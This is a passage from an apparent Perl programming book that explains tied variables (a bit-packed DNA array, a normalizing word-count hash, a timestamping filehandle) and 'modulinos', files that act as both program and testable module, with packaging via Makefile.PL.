I'll say that's 10 bytes, just to be kind. For 10,000 base pairs, which is just a small sequence, that's 100,000 bytes. That scalar overhead really starts to add up! Now, instead of that, I'll store everything in a single scalar. I'll incur the scalar overhead once. For 10,000 base pairs at 3 bits a pair, that's 30,000 bits, or 3,750 bytes. I round that off to 4,000 bytes. That's a factor of 25! Remember, this memory parsimony comes at the expense of speed. I'll have to do a little bit more computational work.

With 3 bits I have eight distinct patterns. I need to assign some of those patterns meanings. Fortunately for me, Perl makes this really easy, since I can type out binary strings directly as long as I'm using Perl v5.6 or later (see Chapter 15 for more on bit operations):

```
use constant N => 0b000;
use constant T => 0b001;
use constant C => 0b100;
use constant G => 0b110;
use constant A => 0b011;

use constant RESERVED1 => 0b111;
use constant RESERVED2 => 0b101;
```

Also, since I'm not using characters anymore, I can't use `substr`. For `vec`, I'd have to partition the bits by powers of 2, but I'd have to waste another bit for that (and I'm already wasting 2). If I do that, I end up with nine unused patterns. That might be nice if we eventually meet aliens with more complex hereditary encodings, but for now I'll just stick with what we have.

Before you get scared off by this code, remember what I'm doing. It's exactly the same problem as in the last example, where I stored digits as characters in a long string. This time I'm doing it at the bit level with some more math. My specific example doesn't matter as much as the concept that I can make anything, and I mean anything, look like an array if I'm willing to do all the work:

```
package Tie::Array::DNA;
use strict;
use parent qw(Tie::Array);

use Carp qw(carp);

use vars qw( $VERSION );
$VERSION = 1.0;

use constant BITS_PER_ELEMENT =>  3;
use constant BIT_PERIOD       => 24; # 24 bits
use constant BYTE_LENGTH      =>  8;
use constant BYTE_PERIOD      =>  3; # 24 bits

my %Patterns = (
    T => 0b001,
    A => 0b011,
    C => 0b100,
```

```
    G => 0b110,
    N => 0b000,
    );
my @Values   = ();
foreach my $key ( keys %Patterns ) {
    $Values[ $Patterns{$key} ] = $key
    }

sub _normalize { uc $_[1] }
sub _allowed   { length $_[1] eq 1 and $_[1] =~ tr/TCGAN// }

my %Last;

sub TIEARRAY {
    my( $class, @values ) = @_;

    my $string = \'';
    my $self = bless $string, $class;

    $$self = "\x00" x 10_000;
    $Last{ "foo" } = -1;

    my $index = 0;

    $self->STORE( $index++, $_ ) foreach ( @values );

    $self;
    }

sub _get_start_and_length {
    my( $self, $index ) = @_;

    my $bytes_to_start = int( $index * BITS_PER_ELEMENT / BYTE_LENGTH );

    my $byte_group = int( $bytes_to_start / BYTE_PERIOD );

    my $start  = $byte_group * BYTE_PERIOD;

    ( $start, BYTE_PERIOD )
    }

sub _get_bytes {
    my( $self, $index ) = @_;

    my( $start, $length ) = $self->_get_start_and_length( $index );

    my @chars = split //, substr( $$self, $start, $length );

    (ord( $chars[0] ) << 16) +
        (ord( $chars[1] ) << 8) +
            ord( $chars[2] );
    }
```

```
sub _save_bytes {
    my( $self, $index, $bytes ) = @_;

    my( $start, $length ) = $self->_get_start_and_length( $index );

    my $new_string = join '', map {
        chr(
            ( $bytes & ( 0xFF << $_ ) )
            >>
            $_
            )
        } qw( 16 8 0 );

    substr( $$self, $start, $length, $new_string );
    }

sub _get_shift
    {
    BIT_PERIOD - BITS_PER_ELEMENT - ($_[1] * BITS_PER_ELEMENT % BIT_PERIOD);
    }

sub _get_clearing_mask
    { ~ ( 0b111 << $_[0]->_get_shift( $_[1] ) ) }

sub _get_setting_mask
    { $_[0]->_get_pattern_by_value( $_[2] ) << $_[0]->_get_shift( $_[1] ) }

sub _get_selecting_mask
    { 0b111 << $_[0]->_get_shift( $_[1] ) }

sub _get_pattern_by_value {   $Patterns{ $_[1] }   }

sub _get_value_by_pattern {   $Values  [ $_[1] ]   }

sub STORE {
    my( $self, $index, $value )  = @_;

    $value = $self->_normalize( $value );

    carp( qq|Cannot store unallowed element "$value"| )
        unless $self->_allowed( $value );

    $self->_extend( $index ) if $index > $self->_last;

    # get the mask
    my $clear_mask  = $self->_get_clearing_mask( $index );
    my $set_mask    = $self->_get_setting_mask( $index, $value );

    # clear the area
    my $result = ( $self->_get_bytes( $index ) & $clear_mask ) | $set_mask;
```

```
    # save the string
    my( $start, $length ) = $self->_get_start_and_length( $index );

    $self->_save_bytes( $index, $result );

    my $new_string = join '', map {
        chr(
            ( $result & ( 0xFF << $_ ) )
            >>
            $_
            )
        } qw( 16 8 0 );

    substr( $$self, $start, $length, $new_string );

    $self->_set_last( $index ) if $index > $self->_last;

    $value
    }

sub FETCH {
    my( $self, $index ) = @_;

    # get the right substr
    my $bytes = $self->_get_bytes( $index );

    # get the mask
    my $select_mask  = $self->_get_selecting_mask( $index );
    my $shift        = $self->_get_shift( $index );

    # clear the area
    my $pattern = 0 + ( ( $bytes & $select_mask ) >> $shift );

    $self->_get_value_by_pattern( $pattern );
    }

sub FETCHSIZE { $_[0]->_last + 1 }
sub STORESIZE { $_[0]->_set_last( $_[1] ) }

sub EXTEND  { }
sub CLEAR   { ${ $_[0] } = '' }
sub EXISTS  { $_[1] < $Last{ "foo" }  }

sub DESTROY { }

__PACKAGE__;
```

This code gets a bit complicated because I have to implement my own array. Since I'm storing everything in a single string, and using the string as a long string of bits instead of characters, I have to come up with a way to get the information that I need.

I'm using 3 bits per element and characters come with 8 bits. To make everything simpler, I decide to deal with everything in 3-byte (24-bit) chunks, because that's the lowest common denominator between 3-bit and 8-bit chunks of data. I do that in `_get_bytes` and `_save_bytes`, which figure out which three characters they need to grab. The `_get_bytes` method turns the three characters into a single number so I can later use bit operations on it, and the `_save_bytes` method goes the other way.

Once I have the number, I need to know how to pull out the 3 bits. There are eight elements in each group, so `_get_selecting_mask` figures out which of those elements I want and returns the right bit mask to select it. That bit mask is just `0b111` shifted up the right number of places. The `_get_shift` method handles that in general by using the constants `BIT_PERIOD` and `BITS_PER_ELEMENT`.

Once I get all of that in place, my `FETCH` method can use it to return an element. It gets the bit pattern, then looks up that pattern with `_get_value_by_pattern` to turn the bits into the symbolic version (i.e., T, A, C, G).

The `STORE` method does all that, but the other way around. It turns the symbols into the bit pattern, shifts that up the right amount, and does the right bit operations to set the value. I ensure that I clear the target bits first using the mask, which I get back from `_get_clearing_mask`. Once I clear the target bits, I can use the bit mask from `_get_setting_mask` to finally store the element.

Whew! Did you make it this far? I haven't even implemented all of the array features. How am I going to implement `SHIFT`, `UNSHIFT`, or `SPLICE`? Here's a hint: remember that Perl has to do this for real arrays and strings. Instead of moving things over every time I affect the front of the data, it keeps track of where it should start, which might not be the beginning of the data. If I wanted to shift off a single element, I just have to add that offset of 3 bits to all of my computations. The first element would be at bits 3 to 5 instead of 0 to 2. I'll leave that up to you, though.

Hashes

Tied hashes are only a bit more complicated than tied arrays, but like all tied variables, I set them up in the same way. I need to implement methods for all of the actions I want my tied hash to handle. Table 16-2 shows some of the hash operations and their corresponding tied methods.

Table 16-2. The mapping of selected hash actions to tie methods

Action	Hash operation	Tie method
Set value	`$h{$str} = $val;`	`STORE( $str, $val )`
Get value	`$val = $h{$str};`	`FETCH( $str )`
Delete a key	`delete $h{$str};`	`DELETE( $str )`
Check for a key	`exists $h{$str};`	`EXISTS( $str )`
Next key	`each %h;`	`NEXTKEY( $str )`
Clear the hash	`%h = ();`	`CLEAR()`

One common task, at least for me, is to accumulate a count of something in a hash. One of my favorite examples to show in Perl courses is a word frequency counter. By the time students get to the third day of the *Learning Perl* course, they know enough to write a simple word counter:

```
my %hash = ();

while( <> ) {
    chomp;
    my @words = split;
    foreach my $word ( @words ) { $hash{$word}++ }
    }

foreach my $word ( sort { $hash{$b} <=> $hash{$a} } keys %hash ) {
    printf "%4d  %-20s\n", $hash{$word}, $word;
    }
```

When students actually start to use this, they discover that it's really not as simple as all that. Words come in different capitalizations, with different punctuation attached to them, and possibly even misspelled. I could add a lot of code to that example to take care of all those edge cases, but I can also fix them up in the hash assignment itself. I replace my hash declaration with a call to `tie` and leave the rest of the program alone:

```
# my %hash = (); # old way
tie my( %hash ), 'Tie::Hash::WordCounter';

while( <> ) {
    chomp;
    my @words = split;
    foreach my $word ( @words ) { $hash{$word}++ }
    }

foreach my $word ( sort { $hash{$b} <=> $hash{$a} } keys %hash ) {
    printf "%4d  %-20s\n", $hash{$word}, $word;
    }
```

I can make a tied hash do anything I like, so I can make it handle those edge cases by normalizing the words I give it when I do the hash assignment. My tiny word counter program doesn't have to change that much, and I can hide all the work behind the tie interface.

I'll handle most of the complexity in the `STORE` method. Everything else will act just like a normal hash, and I'm going to use a hash behind the scenes. I should also be able to access a key by ignoring the case and punctuation issues so my `FETCH` method normalizes its argument in the same way:

```
package Tie::Hash::WordCounter;
use strict;
use Tie::Hash;

use parent qw(Tie::StdHash);

our $VERSION = 1.0;

sub TIEHASH  { bless {}, $_[0] }

sub _normalize {
    my( $self, $key ) = @_;

    $key =~ s/^\s+//;
    $key =~ s/\s+$//;

    $key = lc( $key );

    $key =~ s/[\W_]//g;

    return $key
    }

sub STORE {
    my( $self, $key, $value ) = @_;

    $key = $self->_normalize( $key );

    $self->{ $key } = $value;
    }

sub FETCH {
    my( $self, $key ) = @_;

    $key = $self->_normalize( $key );

    $self->{ $key };
    }

__PACKAGE__;
```

Filehandles

By now you know what I'm going to say: tied filehandles are like all the other tied variables. Table 16-3 shows selected file operations and their corresponding tied methods. I simply need to provide the methods for the special behavior I want.

Table 16-3. The mapping of selected filehandle actions to tie methods

Action	File operation	Tie method
Print to a filehandle	`print FH "…";`	`PRINT( @a )`
Formatted print to a filehandle	`printf FH "%s", @a;`	`PRINTF( "%s", @a )`
Read from a filehandle	`$line = <FH>;`	`READLINE()`
Close a filehandle	`close FH;`	`CLOSE()`

For a small example, I create `Tie::File::Timestamp`, which appends a timestamp to each line of output. Suppose I start with a program that already has several print statements. I didn't write this program, but my task is to add a timestamp to each line:

```
# old program
open LOG, '>>', 'log.txt' or die "Could not open log.txt! $!";

print LOG "This is a line of output\n";
print LOG "This is some other line\n";
```

I could do a lot of searching and a lot of typing, or I could even get my text editor to do most of the work for me. I'll probably miss something, and I'm always nervous about big changes. I can make a little change by replacing the filehandle. Instead of `open`, I'll use `tie`, leaving the rest of the program as it is:

```
# new program
#open LOG, '>>', 'log.txt' or die "Could not open log.txt! $!";
tie *LOG, 'Tie::File::Timestamp', 'log.txt'
    or die "Could not open log.txt! $!";

print LOG "This is a line of output\n";
print LOG "This is some other line\n";
```

Now I have to make the magic work. It's fairly simple, since I only have to deal with four methods. In `TIEHANDLE`, I open the file. If I can't do that, I simply return, triggering `die` in the program since `tie` doesn't return a true value. Otherwise, I return the filehandle reference, which I've blessed into my tied class. That's the object I'll get as the first argument in the rest of the methods.

My output methods are simple. They're simple wrappers around the built-in `print` and `printf`. I use the tie object as the filehandle reference (wrapping it in braces as *Perl Best Practices* recommends, to signal to other people that's what I mean to do). In `PRINT`, I simply add a couple of arguments to the rest of the stuff I pass to `print`. The first additional argument is the timestamp, and the second is a space character to make it all look nice. I do a similar thing in PRINTF, although I add the extra text to the $format argument:

```
package Tie::File::Timestamp;
use strict;
use vars qw($VERSION);

$VERSION = 0.01;

sub _timestamp { "[" . localtime() . "]" }

sub TIEHANDLE {
    my $class = shift;
    my $file  = shift;

    open my $fh, '>>',  $file or return;

    bless $fh, $class;
    }

sub PRINT {
    my( $self, @args ) = @_;

    print { $self } $self->_timestamp, " ", @args;
    }

sub PRINTF {
    my( $self, $format, @args ) = @_;

    $format = $self->_timestamp . " " . $format;

    printf { $self } $format, @args;
    }

sub CLOSE { close $_[0] }

__PACKAGE__;
```

Tied filehandles have a glaring drawback, though: I can only do this with filehandle references. Since *Learning Perl*, I've been telling you that bareword filehandles are the old way of doing things and that storing a filehandle reference in a scalar is the new and better way.

If I try to use a scalar variable, tie looks for TIESCALAR method, along with the other tied scalar methods. It doesn't look for PRINT, PRINTF, and all of the other input/output methods I need. I can get around that with a little black magic that I don't recommend. I start with a glob reference, *FH, which creates an entry in the symbol table. I wrap a do block around it to form a scope and to get the return value (the last evaluated expression). Perl will warn me about the fact that I only use the *FH once, unless I turn off warnings in that area. In the `tie`, I have to dereference `$fh` as a glob reference so `tie` looks for `TIEHANDLE` instead of `TIESCALAR`. Look scary? Good. Don't do this!

```
my $fh = \do{ no warnings; local *FH };
my $object = tie *{$fh}, $class, $output_file;
```

Summary

I've showed you a lot of tricky code to reimplement Perl data types in Perl. The tie interface lets me do just about anything I want, but I also then have to do all of the work to make the variables act as people expect them to act. With this power comes great responsibility and a lot of work.

Further Reading

Phil Crow uses tied filehandles to implement some design patterns in Perl in "Perl Design Patterns" for Perl.com.

Dave Cross writes about tied hashes in "Changing Hash Behaviour with tie" for Perl.com.

Abhijit Menon-Sen uses tied hashes to make fancy dictionaries in "How Hashes Really Work" for Perl.com.

Randal Schwartz discusses `tie` in "Fit to be tied (Part 1)" and "(Part 2)" for *Linux Magazine*, March and April 2005.

There are several `Tie` modules on CPAN, and you can peek at the source code to see what they do and steal ideas for your own use. I have a special fondness for `Tie::Cycle::Sinewave`, although I don't have a need for it.

CHAPTER 17
Modules as Programs

Perl has excellent tools for creating, testing, and distributing modules. Perl's also good for writing standalone programs that don't need anything else to be useful, but we don't have tools for standalone programs as good (or at all) as those for modules. I want my programs to use the module development tools and be testable in the same way as modules. To do this, I restructure my programs to turn them into *modulinos*.

The main Thing

Other languages aren't as DWIM (Do What I Mean) as Perl, and they make us create a top-level subroutine that serves as the starting point for the application. In C or Java, I have to name this subroutine `main`:

```
/* hello_world.c */

#include <stdio.h>

int main ( void ) {
    printf( "Hello C World!\n" );

    return 0;
    }
```

Perl, in its desire to be helpful, already knows this and does it for me. My entire program is the `main` routine, which is how Perl ends up with the default package `main`. When I run my Perl program, Perl starts to compile the code it contains as if I had wrapped my `main` subroutine around the entire file.

In a module most of the code is in methods or subroutines, so, unlike a program, most of it doesn't immediately execute. I have to call a subroutine to make something happen. Try that with your favorite module; run it from the command line. In most cases, you won't see anything happen. I can use *perldoc*'s `-l` switch to locate the actual module file:

```
% perldoc -l Astro::MoonPhase
/perls/perl-5.18.0/lib/site_perl/5.18.0/Astro/Sunrise.pm
```

When I run it, nothing happens:

```
% perl /perls/perl-5.18.0/lib/site_perl/5.18.0/Astro/Sunrise.pm
%
```

I can write my program as a module, then decide at runtime how to treat the code. If I run my file as a program it will act just like a program, but if I include it as a module, perhaps in a test suite, then it won't run the code and it will wait for me to do something. This way I get the benefit of a standalone program while using the development tools for modules.

Backing Up

My first step takes me backwards in Perl evolution. I need to get that explicit `main` routine back, and then run it only when I decide I want to run it. For simplicity, I'll do this with a "Just another Perl hacker" (JAPH) program, but develop something more complex later.

Normally, Perl's version of "Hello World" is simple, but I've thrown in `package main` just for fun, and I use the string "Just another Perl hacker," instead. I don't need that for anything other than reminding the next maintainer what the default package is. I'll use this idea later:

```
#!/usr/bin/perl
package main;

print "Just another Perl hacker, \n";
```

Obviously, when I run that program, I get the string as output. I don't want that in this case, though. I want it to behave more like a module so when I run the file, nothing appears to happen. Perl compiles the code but doesn't have anything to execute. I wrap the entire program in its own subroutine:

```
#!/usr/bin/perl
package main;

sub run {
    print "Just another Perl hacker, \n";
    }
```

The `print` statement won't run until I execute the subroutine, and now I have to figure out when to do that. I have to know how to tell the difference between a program and a module.

Who's Calling?

The `caller` built-in tells me about the call stack, which lets me know where I am in Perl's descent into my program. Programs and modules can use `caller` too; I don't have to use it in a subroutine. If I use `caller` in the top level of a file I run as a program, it returns nothing because I'm already at the top level. That's the root of the entire program. Since I know that for a file I use as a module `caller` returns something, and that when I call the same file as a program `caller` returns nothing, I have what I need to decide how to act depending on how I employ the module:

```
#!/usr/bin/perl
package main;

run() unless caller();

sub run {
    print "Just another Perl hacker, \n";
    }
```

I'm going to save this program in a file, but now I have to decide how to name it. Its schizophrenic nature doesn't suggest a file extension, but I want to use this file as a module later, so I could go along with the module file-naming convention, which adds a *.pm* to the name. That way, I can `use` it, and Perl can find it just as it finds other modules. Still, the terms *program* and *module* get in the way because it's really both. It's not a module in the usual sense, though, and I think of it as a tiny module, so I call it a modulino.

Now that I have my terms straight, I save my modulino as *Japh.pm*. It's in my current directory, so I also want to ensure that Perl will look for modules there (i.e., it has "." in the search path). I check the behavior of my modulino. First, I use it as a module. From the command line, I can load a module with the `-M` switch. I use a "null program," which I specify with the `-e` switch. When I load it as a module nothing appears to happen:

```
% perl -MJaph -e 0
%
```

Perl compiles the module, then goes through the statements it can execute immediately. It executes `caller`, which returns the package name that loaded my modulino or `undef` if I ran it directly. Since the package name is true, the `unless` catches it and doesn't call `run()`. I'll do more with this in a moment.

Now I want to run *Japh.pm* as a program. This time, `caller` returns nothing because it is at the top level. This fails the `unless` check, and so Perl invokes `run()` and I see the output. The only difference is how I called the file. As a module it does module things, and as a program it does program things. Here I run it as a script and get output:

```
% perl Japh.pm
Just another Perl hacker,
%
```

Testing the Program

Now that I have the basic framework of a modulino, I can take advantage of its benefits. Since my program doesn't execute if I include it as a module, I can load it into a test program without it doing anything immediately. I can use all of the Perl testing framework to test programs, too.

If I write my code well—separating things into small subroutines that only do one thing—I can test each subroutine on its own. Since the `run` subroutine does its work by printing, I use `Test::Output` to capture standard output and compare the result:

```
use Test::More tests => 2;
use Test::Output;

use_ok( 'Japh' );

stdout_is( sub{ main::run() }, "Just another Perl hacker, \n" );
```

This way, I can test each part of my program until I finally put everything together in my `run()` subroutine, which now looks more like what I would expect from a program in C, where the `main` loop calls everything in the right order.

Modules as Tests

So far my modulino concept is simple. It checks `caller` to see if it's the top-level program or if it was loaded by something else. I can choose any condition and any action though, to make my single file do something else.

Once installed, the tests for Perl modules don't stick around. The CPAN client cleans up the test files along with the rest of the distribution files. What if I want to embed my tests in the code and have them execute under certain conditions? I can embed the tests in the module file. The `Test::Inline` module does this by embedding testing statements in code; I'd rather put everything in methods instead. I've wanted this for Perl since I first saw it in Python.

Here's a small demonstration of the idea. I define some subroutines that know how to tell if they're running in a certain fashion. For the tests, it checks the `CPANTEST` environment variable. I use those subroutines to figure out which method I'll execute. I still have the `run` method as before, but now I also have a `test` method. Since I have moved the `caller` checks into subroutines, I've introduced another level in the call stack, so I use `caller(1)` to look back one level:

```
package Modulino::Test;
use utf8;
```

```
use strict;
use warnings;

use v5.10;

our $VERSION = '0.10_01';

sub _running_under_tester {
    !! $ENV{CPANTEST}
    }

sub _running_as_app {
    ! defined scalar caller(1)
    }

sub _loaded_as_module {
    defined scalar caller(1);
    }

my $method = do {
       if( _running_under_tester()    ) { 'test' }
    elsif( _loaded_as_module()        ) { say "Loaded as module"; undef  }
    elsif( _running_as_app()          ) { 'run'  }
    else                                { undef  }
    };

__PACKAGE__->$method(@ARGV) if defined $method;

sub run {
    say "Running as program";
    }
```

In the `test` method, I get a list of other methods that I want to run. In this case, those are methods that start with `_test_`. Once I have all of those method names, I run them through `Test::More`'s `subtest` method and call the `_test_` method, which I expect to output proper TAP:

```
sub test {
    say "Running as test";

    my( $class ) = @_;
    my @tests = $class->_get_tests;

    require Test::More;

    foreach my $test ( @tests ) {
        Test::More::subtest( $test => sub {
            my $rc = eval { $class->$test(); 1 };
            Test::More::diag( $@ ) unless defined $rc;
            } );
        }
```

```
    Test::More::done_testing();
    }

sub _get_tests {
    my( $class ) = @_;
    no strict 'refs';
    my $stub = $class . '::';
    my @tests =
        grep { defined &{"$stub$_"}    }
        grep { 0 == index $_, '_test_' }
        keys %{ "$stub" };

    say "Tests are @tests";
    @tests;
    }
```

I have one test in this file, and it's nothing fancy. I use some `Test::More` subroutines that don't really test anything. This is just a demonstration that I can make these tests run:

```
sub _test_run {
    require Test::More;

    Test::More::pass();
    Test::More::pass();

    SKIP: {
        Test::More::skip( "These tests don't work", 2 );
        Test::More::fail();
        Test::More::fail();
        }
    }

1;
```

Putting this all together means I can run this module as a program with `CPANTEST` set to a true value:

```
% CPANTEST=1 perl -Ilib lib/Modulino/Test.pm
Running as test
Tests are _test_run
    ok 1
    ok 2
    ok 3 # skip These tests don't work
    ok 4 # skip These tests don't work
    1..4
ok 1 - _test_run
1..1
```

Since the tests exist in the module (just as the documentation does), I can run them any time I like, including after dependency upgrades to see if my module still works. For some people, the extra cost of compilation might be worth that; if I had many tests I could store the code in a string and compile it on demand, so I wouldn't have to compile it for normal runs.

If I want embedded tests, I'm not likely to want to copy the test runner code in every module. I can move most of this into another module that other modules can include.

Because the `UNITCHECK` block isn't going to work from an included module, I have to adjust my technique. It's not as easy to inspect `caller` while compiling; I'll have to wait until everything is compiled. Not only that, all of the methods in the module have to be defined by the time the base module wants to test, since I want to get the test names by looking at the symbol list. I can `use` the common module at the end of the file so it does its work after everything else is compiled, or I can `require` it so it compiles during the run phase. Here's what that looks like; it's the same code but in a different file and with adjustments to get the right level of `caller`:

```
package Modulino::Base;
use utf8;
use strict;
no warnings;

use vars qw($VERSION);
use Carp;

our $VERSION = '0.10_01';

sub _running_under_tester { !! $ENV{CPANTEST} }

sub _running_as_app {
    my $caller = scalar caller(1);
    (defined $caller) && $caller ne 'main';
    }

# run directly
if( ! defined caller(0) ) {
    carp sprintf "You cannot run %s directly!", __PACKAGE__;
    }
# loaded from a module that was run directly
elsif( ! defined caller(1) ) {
    my @caller = caller(0);
    my $method = do {
           if( _running_under_tester()    ) { 'test' }
        elsif( _running_as_app()          ) { 'run'  }
        else                                { undef  }
        };

    if( $caller[0]->can( $method ) ) {
        $caller[0]->$method( @ARGV );
        }
    elsif( __PACKAGE__->can( $method ) ) { # faking inheritance
        __PACKAGE__->$method( $caller[0], @ARGV )
        }
```

```
    else {
        carp "There is no $method() method defined in $caller[0]\n";
        }
    }

sub test {
    my( $class, $caller ) = @_;

    my @tests = do {
        if( $caller->can( '_get_tests' ) ) {
            $caller->_get_tests;
            }
        else {
            $class->_get_tests( $caller );
            }
        };

    require Test::More;
    Test::More::note( "Running $caller as a test" );
    foreach my $test ( @tests ) {
        Test::More::subtest( $test => sub {
            my $rc = eval { $caller->$test(); 1 };
            Test::More::diag( $@ ) unless defined $rc;
            } );
        }

    Test::More::done_testing();
    }

sub _get_tests {
    my( $class, $caller ) = @_;
    print "_get_tests class is [$class]\n";
    no strict 'refs';
    my $stub = $caller . '::';
    my @tests =
        grep { defined &{"$stub$_"}    }
        grep { 0 == index $_, '_test_' }
        keys %{ "$stub" };

    @tests;
    }

1;
```

I employ `Modulino::Base` with `require` so I can put it at the top of the file near the rest of the setup:

```
package Modulino::TestWithBase;
use utf8;
use strict;
use warnings;

use v5.10;
```

```
our $VERSION = '0.10_01';

require Modulino::Base;

...
```

I check that it still works:

```
% CPANTEST=1 perl -Ilib lib/Modulino/TestWithBase.pm
_get_tests class is [Modulino::Base]
# Running Modulino::TestWithBase as a test
    ok 1
    ok 2
    ok 3 # skip These tests don't work
    ok 4 # skip These tests don't work
    1..4
ok 1 - _test_run
1..1
```

Now that I've shown this, I will warn you about it. Many technical books show things the authors invented for the book, and this is no different. Most authors, on publishing the book, abandon the invention. `Modulino::Demo`, although on CPAN, is probably no different. It's a simple concept that you can reinvent locally to get exactly what you need.

Creating a Program Distribution

There are a variety of ways to make a Perl distribution, and we covered these in Chapter 12 of *Intermediate Perl*. If I start with a program that I already have, I like to use my *scriptdist* program, which is available on CPAN (and beware, because everyone seems to write this program for themselves at some point). It builds a distribution around the program based on templates I created in *~/.scriptdist*, so I can make the distro any way that I like, which also means that you can make yours any way you like, not just my way.

At this point, I need the basic tests and a *Makefile.PL* to control the whole thing, just as I do with normal modules. Everything ends up in a directory named after the program but with `.d` appended to it. I typically don't use that directory name for anything other than a temporary placeholder, since I immediately import everything into source control:

```
% scriptdist Japh.pm
Quiet is 0
Home directory is /Users/Amelia
RC directory is /Users/Amelia/.scriptdist
Processing Japh.pm...
Install Module::Extract::Use to detect prerequisites
Install Module::Extract::DeclaredMinimumPerl to detect minimum versions
Making directory Japh.pm.d...
Making directory Japh.pm.d/t...
RC directory is /Users/Amelia/.scriptdist
```

```
cwd is /Users/Amelia/Desktop
Checking for file [.gitignore]... Adding file [.gitignore]...
Checking for file [.releaserc]... Adding file [.releaserc]...
Checking for file [Changes]... Adding file [Changes]...
Checking for file [MANIFEST.SKIP]... Adding file [MANIFEST.SKIP]...
Checking for file [Makefile.PL]... Adding file [Makefile.PL]...
Checking for file [t/compile.t]... Adding file [t/compile.t]...
Checking for file [t/pod.t]... Adding file [t/pod.t]...
Checking for file [t/test_manifest]... Adding file [t/test_manifest]...
Adding [Japh.pm]...
Copying script...
Opening input [Japh.pm] for output [Japh.pm.d/Japh.pm]
Copied [Japh.pm] with 0 replacements
Creating MANIFEST...
Initialized empty Git repository in /Users/Amelia/Desktop/Japh.pm.d/.git/
[master (root-commit) a799d24] Initial commit by /Users/Amelia/bin/perls/
scriptdist 0.22
 10 files changed, 77 insertions(+)
 create mode 100644 .gitignore
 create mode 100644 .releaserc
 create mode 100644 Changes
 create mode 100644 Japh.pm
 create mode 100644 MANIFEST
 create mode 100644 MANIFEST.SKIP
 create mode 100644 Makefile.PL
 create mode 100644 t/compile.t
 create mode 100644 t/pod.t
 create mode 100644 t/test_manifest
------------------------------------------------------------------
Remember to push this directory to your source control system.
In fact, why not do that right now?
------------------------------------------------------------------
```

Inside the *Makefile.PL* I have to make only a few minor adjustments to the usual module setup so it handles things as a program. I put the name of the program in the anonymous array for `EXE_FILES`, and `ExtUtils::MakeMaker` will do the rest. When I run `make install`, the program ends up in the right place (also based on the `PREFIX` setting):

```
WriteMakefile(
    'NAME'      => $script_name,
    'VERSION'   => '0.10',

    'EXE_FILES' =>  [ $script_name ],

    'PREREQ_PM' => {},

    'MAN1PODS'  => {
            $script_name => "\$(INST_MAN1DIR)/$script_name.1",
            },

    clean => { FILES => "*.bak $script_name-*" },
    );
```

An advantage of EXE_FILES is that ExtUtils::MakeMaker modifies the shebang line to point to the path of the *perl* binary that I used to run *Makefile.PL*. I don't have to worry about the location of *perl*.

Once I have the basic distribution set up, I start off with some basic tests. I'll spare you the details since you can look in *scriptdist* to see what it creates. The *compile.t* test simply ensures that everything at least compiles. If the program doesn't compile, there's no sense going on. The *pod.t* file checks the program documentation for Pod errors (see Chapter 14 for more details on Pod). These are the tests that clear up my most common mistakes (or, at least the ones I made most frequently before I started using these test files with all of my distributions).

Before I get started, I'll check to ensure everything works correctly. Now that I'm treating my program as a module, I'll test it every step of the way. The program won't actually do anything until I run it as a program, though:

```
% cd Japh.pm.d
% perl Makefile.PL; make test
Checking if your kit is complete...
Looks good
Writing Makefile for Japh.pm
Writing MYMETA.yml and MYMETA.json
roscoe_brian[3120]$ make test
cp Japh.pm blib/lib/Japh.pm
cp Japh.pm blib/script/Japh.pm
/usr/bin/perl -MExtUtils::MY -e 'MY->fixin(shift)' --
blib/script/Japh.pm
PERL_DL_NONLAZY=1 /usr/bin/perl "-MExtUtils::Command::MM"
"-e" "test_harness(0, 'blib/lib', 'blib/arch')" t/*.t
t/compile.t .. ok
t/pod.t ...... ok
All tests successful.
Files=2, Tests=3,  0 wallclock secs ( 0.04 usr  0.02 sys +  0.13 cusr  0.02 csys
=  0.21 CPU)
Result: PASS
```

Adding to the Script

Now that I have all of the infrastructure in place, I want to further develop the program. Since I'm treating it as a module, I want to add subroutines that I can call when I want it to do the work. These subroutines should be small and easy to test. I might even be able to reuse these subroutines by simply including my modulino in another program. It's just a module, after all, so why shouldn't other programs use it?

First, I move away from a hardcoded message. I'll do this in baby steps to illustrate the development of the modulino, and the first thing I'll do is move the actual message to its own subroutine. That hides the message to print behind an interface, and later I'll change how I get the message without having to change the run subroutine. I'll also be able to test message separately. At the same time, I'll put the entire program in its own package, which I'll call Japh. That helps compartmentalize anything I do when I want to test the modulino or use it in another program:

```
#!/usr/bin/perl

package Japh;

run() unless caller();

sub run {
    print message(), "\n";
    }

sub message {
    'Just another Perl hacker, ';
    }
```

I can add another test file to the *t/* directory now. My first test is simple. I check that I can use the modulino and that my new subroutine is there. I won't get into testing the actual message yet, since I'm about to change that:

```
# message.t
use Test::More tests => 4;

use_ok( 'Japh' );

ok( defined &Japh::message );
```

Now I want to be able to configure the message. At the moment it's in English, but maybe I don't always want that. How am I going to get the message in other languages? I could do all sorts of fancy internationalization things, but for simplicity I'll create a file that contains the language, the template string for that language, and the locales for that language. Here's a configuration file that maps the locales to a template string for that language:

```
en_US "Just another %s hacker, "
eu_ES "apenas otro hacker del %s, "
fr_FR "juste un autre hacker de %s, "
de_DE "gerade ein anderer %s Hacker, "
it_IT "appena un altro hacker del %s, "
```

I add some bits to read the language file. I need to add a subroutine to read the file and return a data structure based on the information, and my message routine has to pick the correct template. Since message is now returning a template string, I need run to use sprintf instead. I also add another subroutine, topic, to return the type of hacker I am. I won't branch out into the various ways I can get the topic, although you can see how I'm moving the program away from doing (or saying) one thing to making it much more flexible:

```
sub run {
    my $template = get_template();

    print message( $template ), "\n";
    }

sub message {
    my $template = shift;

    return sprintf $template, get_topic();
    }

sub get_topic { 'Perl' }

sub get_template { ... shown later ... }
```

I can add some tests to ensure that my new subroutines still work and also check that the previous tests still work.

Being quite pleased with myself that my modulino now works in many languages and that the message is configurable, I'm disappointed to find out that I've just introduced a possible problem. Since the user can decide the format string, he can do anything that `printf` allows him to do, and that's quite a bit. I'm using user-defined data to run the program, so I should really turn on taint checking (see Chapter 2), but even better than that, I should get away from the problem rather than trying to put a bandage on it.

Instead of `printf`, I'll use the `Template` module. My format strings will turn into templates:

```
en_US "Just another [% topic %] hacker, "
eu_ES "apenas otro hacker del [% topic %], "
fr_FR "juste un autre hacker de [% topic %], "
de_DE "gerade ein anderer [% topic %] Hacker, "
it_IT "Solo un altro hacker del [% topic %], "
```

Inside my modulino, I'll include the `Template` module and configure the `Template` parser so it doesn't evaluate Perl code. I only need to change `message`, because nothing else needs to know how `message` does its work:

```
sub message {
    my $template = shift;

    require Template;

    my $tt = Template->new(
        INCLUDE_PATH => '',
        INTERPOLATE  => 0,
        EVAL_PERL    => 0,
        );

